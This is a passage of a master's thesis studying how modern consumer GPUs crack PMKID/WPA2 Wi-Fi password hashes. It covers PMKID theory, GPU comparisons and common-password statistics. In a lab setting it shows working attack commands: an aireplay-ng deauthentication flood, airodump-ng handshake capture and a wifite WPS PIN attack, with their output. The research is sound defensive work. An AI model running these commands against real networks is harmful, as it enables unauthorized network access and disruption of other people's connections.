



## **Master Thesis in Information Technology and Communication Systems**

**Mr. Hani Khader**

**Matrikel Number: 28054**

**Title:**

# **The Impact of Modern Consumer GPUs on Commonly Used Secure Password Standards.**

First Examiner: Prof. Dr. Sven Karol

Second Examiner: Prof. Dr. Rüdiger Klein

Date: 10.11.2023



**Aufgabenstellung**  
**für die Masterarbeit**  
**von Hani Tawfiq Rateb Khader**  
**(Matrikel# 28054)**

**Thema:** Die Auswirkungen moderner Consumer-Grafikkarten auf gängige, sichere Passwortstandards

**Erstbetreuer:** Prof. Dr. Sven Karol

**Zweitbetreuer:** Prof. Dr. Rüdiger Klein

**Aufgabenstellung**

In dieser Masterarbeit werden die Auswirkungen moderner Grafikprozessoren (GPUs) auf die gängigen Standards für sichere Passwörter untersucht. Das Hauptziel ist es zu zeigen, wie Fortschritte in der GPU-Technologie eine Gruppe von aktuell sicheren Passwörtern verwundbar oder obsolet gemacht haben. Damit soll die Dringlichkeit unterstrichen werden, Passwortpraktiken zum Schutz vor neuen Bedrohungen anzupassen. Die Masterarbeit soll zum Verständnis beitragen, wie sich die neueste GPU-Technologie auf die Sicherheit weithin akzeptierter sicherer Passwortstandards ausgewirkt hat. Durch die Demonstration von Schwachstellen und dem Vorschlag von Anpassungsmaßnahmen soll die Studie wertvolle Einblicke in die Entwicklung der Passwortsicherheit angesichts des raschen technologischen Fortschritts geben.

**Schwerpunkte**

1. **Erläuterung der WPA2 WiFi-Sicherheitslücken:** Diese Aufgabe beinhaltet einen umfassenden Überblick über die Sicherheitslücken im Zusammenhang mit dem WPA2 WiFi-Sicherheitsstandard. Ein klares Verständnis dieser Schwachstellen bildet die Grundlage für die nachfolgende Analyse.
2. **Analyse von häufig verwendeten sicheren Passwörtern:** Bei dieser Aufgabe werden die weithin akzeptierten Standards für sichere Passwörter unter die Lupe genommen. Durch die Bewertung ihrer Anfälligkeit und potenziellen Schwachstellen sowie die Untersuchung der typischen menschlichen Tendenzen bei der Bildung von sicheren Passwörtern, die mit diesen Standards übereinstimmen, wird die Studie spezifische Muster identifizieren, die diese Passwörter für moderne GPU-basierte Angriffe anfällig machen.
3. **Vergleichende Analyse der neuesten GPU-Strukturen:** Es wird eine vergleichende Studie zwischen den beiden neuesten Generationen von Verbraucher-GPUs durchgeführt. Die Analyse konzentriert sich auf ihre Architektur, Rechenleistung und Effizienz in Bezug auf das Knacken von Passwörtern.
4. **Szenario eines Hacking-Angriffs und Hash-Extraktion:** Ein praktischer Hacking-Angriff wird in einer gesicherten Sandbox-Umgebung simuliert, um WPA/PMKID-Hashes

- zu extrahieren. Diese Aufgabe demonstriert die Machbarkeit der Ausnutzung von Wi-Fi-Netzwerken, um sichere Hashes zu extrahieren.
5. **Skripte für die Erzeugung sicherer Passwörter:** Im Rahmen der Forschung werden Skripte erstellt, um sichere Passwortlisten nach den aktuellen Standards zu generieren. Diese Listen werden dann verschlüsselt und gegen Cracking-Angriffe mit moderner GPU-Technologie getestet. Dies wird uns helfen zu verstehen, wie gut sichere Passwörter den heutigen fortschrittlichen GPU-Fähigkeiten standhalten.
  6. **Programm zur Überprüfung der Passwort-Einzigartigkeit mit Bloom-Filter:** Ein Programm bzw. Tool wird entwickelt, um die Einzigartigkeit der generierten sicheren Passwörter zu überprüfen. Dazu wird die Datenstruktur des Bloom-Filters genutzt, um bereits geknackte oder durchgesickerte Passwörter effizient zu identifizieren.
  7. **Verschlüsselungswerkzeug für Passwortlisten:** Es wird ein Tool zur Verschlüsselung der generierten Passwortlisten entwickelt, das sich an den Standard WPA/PBKDF2-Hash-Verschlüsselung hält. Dadurch wird sichergestellt, dass die generierten Passwörter mit realen Passwortverstößen verglichen werden können.
  8. **Passwortknacken mit Nvidia RTX 4090:** Unter Verwendung der Nvidia RTX 4090 und eines vergleichbaren Grafikprozessors der vorherigen Generation wird versucht, verschlüsselte Passwortlisten zu knacken. Dies ermöglicht einen Leistungsvergleich, um den Einfluss aktueller GPU-Funktionen auf die Sicherheit von Passwörtern zu bewerten.
  9. **Analyse der Ergebnisse und Herausforderungen:** Die erzielten Ergebnisse werden gründlich analysiert und die Herausforderungen, die während des Prozesses aufgetreten sind, werden dokumentiert. Diese Analyse wird Einblicke in die Effektivität moderner Verbraucher-GPUs bei der Kompromittierung sicherer Passwörter liefern.
  10. **Diskussion der Auswirkungen:** In der Studie werden die breiteren Auswirkungen moderner Verbraucher-GPUs auf die Sicherheit häufig verwendeter Passwörter erörtert. Sie wird die Teilgruppe von Passwörtern hervorheben, die aufgrund des technologischen Fortschritts derzeit gefährdet sind, und einen Hinweis auf das aktuelle technologische Wachstum für die Zukunft geben.
  11. **Schutz- und Präventionsstrategien:** Mögliche Schutz- und Präventionsmethoden werden diskutiert. In der Studie werden adaptive Strategien besprochen, um den zunehmenden Cracking-Fähigkeiten moderner Consumer-GPUs entgegenzuwirken und die Sicherheit sensibler Informationen weiterhin zu gewährleisten

Prof. Dr. Andreas Spillner  
Vorsitzender des Prüfungsausschusses

Prof. Dr. Sven Karol  
Themenstellender Hochschullehrer

## **Selbstständigkeitserklärung**

Hiermit versichere ich, dass ich die Arbeit selbstständig angefertigt, keine anderen als die angegebenen Hilfsmittel benutzt und alle wörtlichen oder sinngemäßen Entlehnungen deutlich als solche gekennzeichnet habe.

Name: Hani Khader

## **Danksagung**

An dieser Stelle möchte ich mich bei denjenigen bedanken, ohne die das Verfassen dieser Arbeit nicht möglich gewesen wäre.

Als erstes gilt mein Dank meinem Professor Prof. Dr. Sven Karol für sein Betreuungsengagement und seine konstruktiven Anregungen während der Erstellung der Arbeit. Ebenso gilt mein Dank Herrn Prof. Dr. Rüdiger Klein für seine Unterstützung bei der Bereitstellung der Testhardware.

Schließlich gilt mein tiefster Dank meiner Familie für ihre unerschütterliche Unterstützung und endlose Motivation während meines Studiums sowie meiner Zeit, die ich in Deutschland verbracht habe.

## ABSTRAKT

---

Da immer mehr Geräte und Server, die auf Heimnetzwerken basieren, zugänglich sind [1], wird das Bewusstsein für Cybersicherheit und bewährte Verfahren zur Sicherung drahtloser Netzwerke immer wichtiger. Mit der zunehmenden Erschwinglichkeit fortschrittlicher Hardwaretechnologien, wie z. B. moderner Gaming-PCs, die mit leistungsstarken Grafikprozessoren (GPUs) ausgestattet sind, die das Knacken von Passwörtern mit Brute-Force-Methoden in einem breiteren Spektrum ermöglichen, nehmen die Sicherheitsbedrohungen für passwortgeschützte drahtlose Netzwerke zu. In diesem Beitrag soll die Robustheit aktueller Passwortstandards sowie die Anfälligkeit häufig verwendeter Passwörter untersucht werden. Dazu wird moderne Consumer-GPU-Technologie eingesetzt, um die Unbrauchbarkeit einer Untergruppe von Passwörtern zu demonstrieren, die gemeinhin als sicher gelten.

Diese Studie konzentriert sich auf zwei moderne Consumer-GPUs, AMD Radeon RX 6800 und Nvidia RTX 4090, und ihre Fähigkeit, Brute-Force-Angriffe zum Knacken von Passwörtern auf PMKID-Hashes mit Hashcat durchzuführen [2]. In dieser Arbeit wird die Effektivität des Einsatzes dieser GPUs zum Knacken komplexer Passwörter diskutiert und die Länge eines komplexen Passworts bewertet, bei der es sofort geknackt werden kann. Darüber hinaus wird die potenzielle Zunahme der Anfälligkeit für das Knacken von WPA-Passwörtern innerhalb eines praktischen Zeitrahmens aufgezeigt, insbesondere bei der Verwendung von Passwörtern, die sich Menschen merken können, und zwar im Hinblick auf die Fortschritte bei der Entwicklung von Gaming-GPUs in den letzten fünf Jahren.

In dieser Forschungsstudie soll die Effizienz aktueller GPU-Architekturen im Vergleich zu älteren Architekturen unter Verwendung verschiedener Algorithmen zum Knacken von Passwörtern bewertet werden. Die Ergebnisse zeigen, dass selbst als sicher geltende Passwörter angreifbar sind, was die Notwendigkeit verbesserter Sicherheitsmaßnahmen verdeutlicht.

Schließlich unterstreicht diese Arbeit die Notwendigkeit, das Bewusstsein für Cybersicherheit in der Öffentlichkeit zu stärken, insbesondere im Hinblick auf die Sicherung drahtloser Heimnetzwerke. Durch Sensibilisierung und Förderung bewährter Verfahren zur Bekämpfung moderner Cracking-Techniken können wir dazu beitragen, Cyberangriffe zu verhindern und unser digitales Leben zu schützen.

## ABSTRACT

---

As home network-based devices and servers become more accessible [1], the need for cybersecurity awareness and best practices to secure wireless network is increasingly important. With the growing affordability of advanced hardware technology, such as modern gaming PCs equipped with powerful graphics processing units (GPUs), which can facilitate password brute force cracking on a wider spectrum, security threats to password protected wireless networks are on the rise. This paper aims to examine the robustness of contemporary password standards, as well as the susceptibility of frequently deployed passwords, by utilizing modern consumer GPU technology to demonstrate the deprecation of a subset of passwords commonly deemed secure.

This study focuses on two modern consumer GPUs, AMD Radeon RX 6800 and Nvidia RTX 4090, and their ability to perform brute-force password cracking attacks on PMKID hashes using Hashcat [2]. The paper discusses the effectiveness of using these GPUs to crack complex passwords and evaluates the length of a complex password at which it can be instantly cracked. Moreover, it demonstrates the potential increase in vulnerability of WPA password cracking within a practical time frame, especially when using human memorable passwords, with respect to the progress made in gaming GPU development over the past five years.

This research study seeks to evaluate the efficacy of recent GPU architectures, in contrast with older architectures using different password cracking algorithms. The findings demonstrate that even passwords deemed secure are vulnerable to exploitation, highlighting the necessity for enhanced security measures.

Finally, this paper highlights the need for greater cybersecurity awareness among the general public, particularly with regards to securing wireless home networks. By raising awareness and promoting best practices to combat modern cracking techniques, we can help prevent cyber attacks and safeguard our digital lives.



# TABLE OF CONTENTS

---

Abstrakt .....	V
Abstract .....	VI
Table of Abbreviations .....	IX
1 Introduction.....	11
2 Theoretical Basis.....	12
2.1 Explanation of PMKID and how it can be used to hack Wi-Fi passwords .....	12
2.2 RSN IE vulnerability and how it can be exploited to retrieve PMKID hashes .....	13
2.3 Performance Characteristics of Nvidia RTX 4090 and AMD Radeon RX 6800 GPUs.....	14
2.3.1 AMD Radeon RX 6800.....	14
2.3.2 Nvidia RTX 4090.....	14
2.3.3 Disparities in Performance Between the Two Units.....	14
3 Literature Review .....	15
3.1 Previous research on hacking Wi-Fi networks .....	15
3.2 Advantages of PMKID attack over previous ways.....	17
3.3 Analysis of commonly used passwords and their vulnerability to cracking .....	18
3.4 Investigating the Vulnerabilities of Wireless Routers: Analysis of Default WPA2 Password Generation Algorithms.....	24
3.5 A Comparative Analysis of Nvidia RTX 4090 and AMD Radeon RX6800 for Hash Cracking Performance Evaluation.....	26
3.5.1 Analysis Results.....	27
4 Methodology.....	31
4.1 Explanation of the hardware and software used in the process.....	31
4.1.1 Hardware.....	31
4.1.1.1 Network Adapter.....	31
4.1.1.2 Router.....	32
4.1.1.3 Computer/Laptop .....	32
4.1.1.4 GPU card.....	33
4.1.2 Software.....	34
4.1.2.1 Linux OS.....	34
4.1.2.2 Hxdumptool and Hcxttools.....	35
4.1.2.3 Hashcat.....	35

4.2	Detailed description of the steps involved in exploiting the RSN IE vulnerability, retrieving PMKID hashes and cracking passwords using GPU performance .....	36
4.2.1	Wi-Fi AP Attack and Retrieving PMKID Hash.....	36
4.2.2	Cracking the PMKID hash using Hashcat tool .....	41
4.3	Exploring the Capabilities of Modern GPUs for Cracking of Network Passwords .....	44
4.3.1	Password Lists Generation .....	44
4.3.1.1	German Phone Number Generator .....	44
4.3.1.2	Dates List Generator.....	46
4.3.1.3	Default ISP Password Generator .....	47
4.3.1.4	PMKID Hash Generator .....	49
4.3.2	Assessing Password Security: An Analysis of Breached Passwords in Generated Passwords .....	51
4.3.2.1	Bloom Filter Generator .....	51
4.3.2.2	Bloom Filter Checker .....	54
4.3.3	Preparation and Curation of Password Datasets .....	56
4.4	Challenges or issues encountered during the experimentation .....	57
4.4.1	Insufficient Availability of Authentic Packet Captured Data .....	57
4.4.2	Limitations of Latin Alphabet-Based Metrics .....	57
4.4.3	Mitigation Strategies of Hash Collision for Large Password Datasets Using MurmurHash3 Algorithm .....	58
5	Results & Analysis.....	59
5.1	Presentation of the data obtained from the experimentation, including the success rate in cracking PMKID hashes .....	59
5.2	Defining the Threshold for Critically Weak Passwords and Introducing the Concept of Password Dead-Zone .....	62
5.3	Discussing strategies to mitigate password vulnerabilities.....	64
6	Conclusion.....	65
6.1	Summary of the main findings of the study.....	65
6.2	Implications for Wi-Fi Password Security .....	67
6.3	Recommendations for Improving Wi-Fi Security and Best Password Practices .....	68
	Table of Figures.....	77
	Table Index.....	78
	Code Listing Index .....	79

## TABLE OF ABBREVIATIONS

---

<b><u>Abbreviations</u></b>	<b><u>Definition</u></b>
AP	Access Point
BPF	Berkeley Packet Filter
BSSID	Basic Service Set Identifier
CPU	Central processing unit
CU	Computer unit
CUDA	Compute Unified Device Architecture
EAPOL	Extensible Authentication Protocol over LAN
ESSID	Extended Service Set Identifier
GB/s	Gigabyte per second
GDDR6	Graphics Double Data Rate 6
GPU	Graphics Processing Unit
HMAC	Hash-Based Message Authentication Code
IoT	Internet of Things
ISP	Internet Service Provider
LAN	Local Area Network
MAC	Address Media Access Control Address
MAC_AP	Access Point MAC Address
MAC_STA	Client MAC Address
MD5	Message Digest Algorithm
MHz	Megahertz
NAS	Network Attached Storage
OpenCL	Open Computing Language
PBKDF2	Password Based Key Derivation Function 2
PC	Personal Computer
PIN	Personal Identification Number
PMK	Pairwise Master Key
PMKID	Pairwise Master Key Identifier
PSK	Pre-Shared Key
RSN IE	Robust Security Network Information Element
SHA1	Secure Hash Algorithm
SM	Streaming Multiprocessor
SP	Stream processor
SSID	Service Set Identifier (Network Name)
VLAN	Virtual Local Area Network
WAP	Wireless Access Point
WLAN	Wireless Local Area Network
WPA	Wireless Protected Access
WPS	Wi-Fi Protected Setup



# 1 INTRODUCTION

---

Ensuring WiFi password security is of utmost importance in safeguarding the devices connected to a WiFi network. With the advent of Internet of Things (IoT) devices like smart home appliances and Network Attached Storage (NAS) devices, it has become increasingly effortless to establish a network of gadgets in a home or business. However, if not adequately secured, these devices can be susceptible to cyber attacks.

A viable approach to fortifying a WiFi network is by employing a robust and intricate password. A strong password is one that is difficult for hackers to guess or crack using brute-force techniques.

Utilizing a combination of upper- and lower-case letters, numbers, and special characters, and making the password a minimum of eight characters is considered by many institutes the standard practice for creating strong passwords [3] [4]. Over the past five years, advancements in GPU technology and sophisticated password cracking tools have rendered an eight-character password inadequate in terms of security.

An adequate implementation of strong, complex passwords can serve as the primary defense mechanism for individual users and organizations alike. It is imperative to note that the utilization of passwords of insufficient length places the entire network at risk of being compromised, even by a modern gaming computer with current password cracking technology.

The objective is to demonstrate the susceptibility of commonly used passwords and the simplicity with which they can be cracked using a complex brute force cracking technique. Modern gaming hardware was employed to showcase the effectiveness of today's consumer GPU computing power.

Hacking a wireless network and then attempting to crack it has become easier than ever. This was demonstrated through the utilization of the PMKID attacking method. PMKID hashes are typically used in Wi-Fi networks to ensure secure communication between client devices and access points. However, they can also be exploited to crack passwords. This approach involves capturing a PMKID hash from a Wi-Fi network and then running a brute force attack on it.

By leveraging the parallel processing power of GPUs, the brute force cracking process will be accelerated and the time required to crack passwords will be reduced.

It is worth noting that while this approach is used as an example in this paper, the use of GPUs to crack network passwords is not restricted to this technique. The aim of this study is to exhibit the substantial advancements in the cracking proficiency of Graphics Processing Units (GPUs) that have been observed in present day.

## 2 THEORETICAL BASIS

---

### 2.1 EXPLANATION OF PMKID AND HOW IT CAN BE USED TO HACK WI-FI PASSWORDS

Pairwise Master Key Identifier (PMKID) is a hash that exists in the PMKID list field in the Robust Security Network Information Element (RSN IE) of Beacon frames. The utilization of PMKID is primarily intended to facilitate secure communication between a client device and an access point for roaming purposes [5]. Nevertheless, the legitimate use of PMKID holds limited relevance to the subject matter of this thesis.

PMKID is generated from the pairwise master key (PMK) which is generated using a Password-Based Key Derivation Function 2 (PBKDF2). This derivation function derives cryptographic keys from passwords. Its main purpose is to enhance password security by producing a strong key that can be utilized to encrypt data [6].

To generate a derived key, PBKDF2 takes in a password, a salt [7] [8], and an iteration count as inputs. The algorithm then applies a pseudorandom function to these inputs.

$$\mathbf{PMK = PBKDF2(Passphrase, SSID, 4096)}$$

The PMK is generated from the name of the network (SSID) which is freely available, the WiFi password (Passphrase) and the number of PBKDF2 iterations (4096).

Once PMK is generated, the PMKID created from the Access Point MAC Address (MAC\_AP), Client MAC Address (MAC\_STA), the pairwise master key (PMK) and PMK Name.

$$\mathbf{PMKID = HMAC\_SHA1\_128 ( PMK, "PMK Name" | MAC\_AP | MAC\_STA )}$$

In order to crack the PMKID hash, the process involves generating and computing possible Pairwise Master Keys (PMKs) utilizing the Service Set Identifier (SSID) of the network and various passphrases. Afterward, PMKID is calculated using the generated PMK along with other network details. The PMKID hash is considered cracked once a PMKID identical to the one from the Access Point is produced. The passphrase used in generating the correct PMK used to derive the PMKID is recognized as the accurate WiFi password.

## 2.2 RSN IE VULNERABILITY AND HOW IT CAN BE EXPLOITED TO RETRIEVE PMKID HASHES

Robust Security Network Information Element (RSN IE) is a security component of the IEEE 802.11i standard that provides security features for wireless LANs, including encryption, data integrity, and authentication [5]. However, the RSN IE is vulnerable to PMKID attacks that exploit weaknesses in the WPA2 protocol [9].

When a wireless client authenticates with a WPA2 network, the access point generates a PMK based on the pre-shared key (PSK) or the 802.1X/EAP authentication credentials. The access point then sends a PMKID to the client, as exemplified in Figure 1.

This vulnerability is activated when an access point (AP) receives an association request packet and has the capability to transmit PMKID [10] [9].

```

  802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 1]
  > Key Information: 0x008a
    Key Length: 16
    Replay Counter: 0
    WPA Key Nonce: 79a0641bb783ae4b0f205ea5256882fa904705492127641ac1449361b7f19e73
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 22
  < WPA Key Data: dd14000fac045ef9e9519d9f262215eb01fc1ac3c218
    < Tag: Vendor Specific: Ieee 802.11: RSN PMKID
      Tag Number: Vendor Specific (221)
      Tag length: 20
      OUI: 00:0f:ac (Ieee 802.11)
      Vendor Specific OUI Type: 4
      Data Type: PMKID KDE (4)
      PMKID: 5ef9e9519d9f262215eb01fc1ac3c218
  
```

Figure 1: captured PMKID from RSN IE of a single EAPOL frame – Wireshark

## 2.3 PERFORMANCE CHARACTERISTICS OF NVIDIA RTX 4090 AND AMD RADEON RX 6800 GPUS

### 2.3.1 AMD Radeon RX 6800

The AMD Radeon RX 6800 is a high-performance graphics card designed for demanding applications such as gaming. It was released in 2020 based on AMD's RDNA 2 architecture [11]. It features 60 compute units and 3,840 stream processors. The card also comes with 16GB of GDDR6 memory and a boost clock speed of 2105 MHz. Additionally, it has a 256-bit memory interface and a memory bandwidth of 512 GB/s [12].

The AMD Radeon RX 6800 excellent graphics performance for demanding applications, high compute unit and stream processor count, combined with the memory capacity, make it an ideal option for many gamers and professionals alike who require high-quality graphics.

### 2.3.2 Nvidia RTX 4090

The Nvidia RTX 4090 is a high-performance graphics card designed for demanding applications such as gaming, artificial intelligence, and machine learning. It is based on Nvidia's latest Ada Lovelace architecture, which was released in 2022 [13].

The RTX 4090 features 16,384 CUDA cores, which is a significant increase compared to its predecessors. The card also comes with 24GB of GDDR6X memory and a boost clock speed of 2520 MHz. Additionally, it has a 384-bit memory interface and a memory bandwidth of 1008 GB/s [13].

### 2.3.3 Disparities in Performance Between the Two Units

The two GPUs being compared belong to different classes and generations. The disparity in performance between the GPUs is significant, with the RTX 4090 exhibiting a performance improvement factor of 2.5 to 4.5 times compared to the RX 6800 in various hash cracking applications.

The RTX 4090 has 128 Streaming Multiprocessors (SMs). Each SM contains 128 CUDA cores, which are specialized units for parallel processing [13]. This is equivalent to a total of 16,384 CUDA cores. The RX 6800 has 60 Compute Units (CUs), which are equivalent to SMs, and each CU has 64 Stream Processors (SPs), which are equivalent to CUDA cores. The RX 6800 has 3,840 SPs [12]. Higher core count equates to more processing power for graphics-intensive tasks.

In addition, Nvidia GPUs generally tend to perform better in hash cracking tasks than AMD GPUs. This is due to the absence of a competitive alternative to Nvidia's Compute Unified Device Architecture (CUDA) by AMD in the past [14] [15]. As a result, Open Computing Language (OpenCL) surfaced as the closest substitute. Nonetheless, when evaluated, Nvidia's CUDA outshines OpenCL in terms of stability, compatibility, and overall performance [16].



### 3 LITERATURE REVIEW

#### 3.1 PREVIOUS RESEARCH ON HACKING WI-FI NETWORKS

There are several methods that were developed for compromising wireless networks. One of the commonly employed techniques involves the interception of a handshake exchange between the access point (AP) and the client during the authentication phase [17]. This can be accomplished by scanning a target network as demonstrated in Figure 2, then initiating a deauthentication attack [18] against the network's clients as shown in Figure 3, prompting it to re-authenticate and allowing for the capture of a hash, as presented in Figure 4. This hash is then used as the basis for a password cracking attack, enabling unauthorized access to the network.

```
CH 44 ][ Elapsed: 18 s ][ 2023-03-12 20:27
BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
84:DB:AC:DD:16:05 -13  3    10      2   0  44  405  WPA2 CCMP  PSK  TestNetwork
BSSID          STATION          PWR  Rate  Lost  Frames Notes Probes
84:DB:AC:DD:16:05 F4:7B:09:CA:5C:29 -14  0 - 6    0      3
```

Figure 2: Identifying a target WPA2 network using airodump-ng

```
└─$ sudo aireplay-ng -0 100000000 -a 84:DB:AC:DD:16:05 -c F4:7B:09:CA:5C:29 wlan0
20:27:41 Waiting for beacon frame (BSSID: 84:DB:AC:DD:16:05) on channel 44
20:27:49 Sending 64 directed DeAuth (code 7). STMAC: [F4:7B:09:CA:5C:29] [ 0 | 3 ACKs]
20:27:49 Sending 64 directed DeAuth (code 7). STMAC: [F4:7B:09:CA:5C:29] [ 0 | 0 ACKs]
20:27:50 Sending 64 directed DeAuth (code 7). STMAC: [F4:7B:09:CA:5C:29] [ 0 | 0 ACKs]
20:27:51 Sending 64 directed DeAuth (code 7). STMAC: [F4:7B:09:CA:5C:29] [ 0 | 0 ACKs]
20:27:51 Sending 64 directed DeAuth (code 7). STMAC: [F4:7B:09:CA:5C:29] [ 0 | 0 ACKs]
20:27:51 Sending 64 directed DeAuth (code 7). STMAC: [F4:7B:09:CA:5C:29] [ 0 | 0 ACKs]
20:27:52 Sending 64 directed DeAuth (code 7). STMAC: [F4:7B:09:CA:5C:29] [20|62 ACKs]
20:27:53 Sending 64 directed DeAuth (code 7). STMAC: [F4:7B:09:CA:5C:29] [ 4|62 ACKs]
20:27:53 Sending 64 directed DeAuth (code 7). STMAC: [F4:7B:09:CA:5C:29] [ 0|62 ACKs]
20:27:54 Sending 64 directed DeAuth (code 7). STMAC: [F4:7B:09:CA:5C:29] [ 7|64 ACKs]
20:27:55 Sending 64 directed DeAuth (code 7). STMAC: [F4:7B:09:CA:5C:29] [ 0|63 ACKs]
```

Figure 3: Client deauthentication attack using aireplay-ng

```
CH 44 ][ Elapsed: 1 min ][ 2023-03-12 20:28 ][ WPA handshake: 84:DB:AC:DD:16:05
BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
84:DB:AC:DD:16:05 -55  53    40      9   0  44  405  WPA2 CCMP  PSK  TestNetwork
BSSID          STATION          PWR  Rate  Lost  Frames Notes Probes
84:DB:AC:DD:16:05 F4:7B:09:CA:5C:29 -56  6e- 1e 1248  6941 PMKID
```

Figure 4: Handshake captured successfully

Another popular approach is by targeting Wi-Fi Protected Setup (WPS) protocol vulnerabilities [19]. This can be done by a brute-force attack, where the attacker attempts to guess the WPS Personal Identification Number (PIN) through a trial-and-error method, as outlined in Figure 5. The WPS PIN is an eight-digit code that is used to authenticate devices to a wireless network. However, because the PIN is only eight digits long, it can be easily guessed through automated tools.

An alternative strategy is the Pixie Dust attack [20], which exploits a weakness in the WPS protocol's random number generator. This attack involves capturing a handshake between a client device and a wireless network, then using that handshake to calculate the WPS PIN.

A less common tactic to exploit WPS vulnerabilities is by using null PIN attack [21]. In a null PIN attack, an attacker attempts to connect to the wireless access point using a PIN of all zeros or no PIN at all. If the WAP has been configured with a default or empty PIN, it will accept the connection, giving the attacker access to the wireless network.

```

└─$ sudo wifite -i wlan0 -b 84:DB:AC:DD:16:03 --wps-only
wifite2 2.6.9
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: using wireless interface wlan0
[+] option: targeting BSSID 84:DB:AC:DD:16:03
[+] option: will *only* attack WPS networks with WPS attacks (avoids handshake and PMKID)
[+] option: targeting WPS-encrypted networks

[+] Scanning. Found 0 target(s), 0 client(s). Ctrl+C when ready
[+] found target 84:DB:AC:DD:16:03 (TestNetwork)

[+] (1/1) Starting attacks against 84:DB:AC:DD:16:03 (TestNetwork)
[+] TestNetwork (72db) WPS Pixie-Dust: [--3s] Failed: Timeout after 300 seconds
[+] TestNetwork (75db) WPS NULL PIN: [4m35s] Failed: Reaver process stopped (exit code: 1)
[+] TestNetwork (73db) WPS PIN Attack: [1m49s PINs:1] (0.01%) Sending M2 (Timeouts:5, Fails:5)

```

Figure 5: Attempting to attack a wireless access point that has WPS enabled using Wifite tool

### 3.2 ADVANTAGES OF PMKID ATTACK OVER PREVIOUS WAYS

The utilization of PMKID attacks to demonstrate the cracking potential of modern gaming GPUs over conventional network attacks is motivated by the several factors.

- PMKID attack is clientless. It does not require clients to be connected to the target Wi-Fi network. The attacker is able to communicate with the AP directly, even if the network does not have connected devices.
- PMKID attack requires a capture of a single EAPOL frame rather than a full EAPOL 4-way handshake. This makes the attack fast to implement, especially when attacking multiple networks.
- PMKID attack is convenient to execute. It does not require extra steps such as client deauthentication or creating an evil network [15]. This results in an uncomplicated, straightforward attack to perform.
- The computational complexity of PMKID calculations results in a significant time delay to crack PMKID hashes. Demonstrating the ability of GPUs to break them within a reasonable timeframe could serve as a benchmark for estimating the feasibility of cracking other types of hashes to reveal passwords.

### 3.3 ANALYSIS OF COMMONLY USED PASSWORDS AND THEIR VULNERABILITY TO CRACKING

Passwords are a critical component of authentication systems, and weak passwords can be easily cracked by attackers using brute-force attacks, dictionary attacks [22], or other methods. Many cyber experts recommend using long passwords to increase the difficulty for attackers to guess or crack the password [23] [24]. However, most people prefer to use easy-to-remember passwords such as their phone number [25] or a word that usually relates to them [26] [27]. These passwords are often used repeatedly, which puts them at a higher risk of being compromised.

NordPass conducted a study on breached passwords, shown in Table 1. They analyzed a database of 275,699,516 passwords to find the top 200 weakest passwords of the year [28].

Table 1: Top 200 most common passwords of the year 2021 - NordPass

Top 200 most common passwords in 2021. The research shows that people still use weak passwords to protect their accounts.						
	2019		2020		2021	
	Password	Number of users	Password	Number of users	Password	Number of users
1	12345	2,812,220	123456	2,543,285	123456	103,170,552
2	123456	2,485,216	123456789	961,435	123456789	46,027,530
3	123456789	1,052,268	picture1	371,612	12345	32,955,431
4	test1	993,756	password	360,467	qwerty	22,317,280
5	password	830,846	12345678	322,187	password	20,958,297
6	12345678	512,56	111111	230,507	12345678	14,745,771
7	zinch	483,443	123123	189,327	111111	13,354,149
8	g_czechout	372,278	12345	188,268	123123	10,244,398
9	asdf	359,52	1234567890	171,724	1234567890	9,646,621
10	qwerty	348,762	senha	167,728	1234567	9,396,813
11	1234567890	329,341	1234567	165,909	qwerty123	8,933,334
12	1234567	261,61	qwerty	156,765	000000	8,377,094
13	Aa123456.	212,903	abc123	151,804	1q2w3e	8,204,700
14	iloveyou	171,657	Million2	143,664	aa12345678	8,098,805
15	1234	169,683	000000	122,982	abc123	7,184,645
16	abc123	150,977	1234	112,297	password1	5,771,586
17	111111	148,079	iloveyou	106,327	1234	5,544,971
18	123123	145,365	aaron431	90,256	qwertyuiop	5,197,596
19	dubsmash	144,104	password1	87,556	123321	5,168,171
20	test	139,624	qqww1122	85,476	password123	4,681,010
21	princess	122,658	123	84,438	1q2w3e4r5t	4,624,323
22	qwertyuiop	116,273	omgpop	77,492	iloveyou	4,387,925

The analysis presented in Table 1 reveals that over a span of three years, a substantial number of users worldwide consistently employ passwords that are characterized by a high degree of vulnerability. Such passwords exhibit a marked lack of security, rendering access credentials susceptible to facile guessing.

The data suggests a prevailing lack of awareness among the majority of individuals regarding the consequential significance of employing a robust password. This is particularly noteworthy in light of the preeminent utilization of the exceedingly common password "123456."

A comparable analysis was performed on accounts originating from Germany, as detailed in Table 2, elucidating the top 200 passwords frequently utilized. The results underscore a consistent behavioral trend in password selection among the common masses.

According to the report presented by NordPass, the passwords mentioned in Table 2 below were commonly utilized in Germany in the year 2022 [29].

Table 2: Top 200 most common passwords in Germany of the year 2022 - NordPass

Top 200 most common passwords in Germany in 2022.								
Rank	password	Count	Rank	Password	Count	Rank	Password	Count
1	123456	10,359	40	wasser	591	79	marcel	414
2	password	2,901	41	merlin	588	80	patrick	413
3	123456789	2,669	42	moritz	583	81	banane	411
4	12345	2,396	43	asdf	572	82	starwars	411
5	hallo	1,993	44	Groupd2013	571	83	matthias	408
6	passwort	1,918	45	tobias	570	84	000000	407
7	ficken	1,628	46	schalke04	555	85	sascha	404
8	12345678	1,596	47	snoopy	538	86	schnecke	400
9	master	1,367	48	666666	529	87	nicole	392
10	1234	1,345	49	markus	526	88	julian	390
11	qwerz	1,302	50	1q2w3e4r	515	89	fussball	387
12	hallo123	1,082	51	hamburg	515	90	samsung	383
13	daniel	1,033	52	werder	503	91	borussia	379
14	killer	1,012	53	computer	497	92	oliver	374
15	123	922	54	asdasd	486	93	werner	371
16	111111	903	55	handball	486	94	aaaaaa	370
17	super123	875	56	arschloch	483	95	nadine	367
18	guest	841	57	logitech	483	96	schule	366
19	michael	840	58	sonnenschein	483	97	felix	362
20	matrix	785	59	abc123	479	98	fuckyou	362
21	thomas	783	60	asdfgh	479	99	kerstin	362
22	1234567	776	61	1234567890	475	100	shadow	361
23	dennis	770	62	andrea	469	101	Allom!	358
24	diablo	724	63	fabian	469	102	test	356
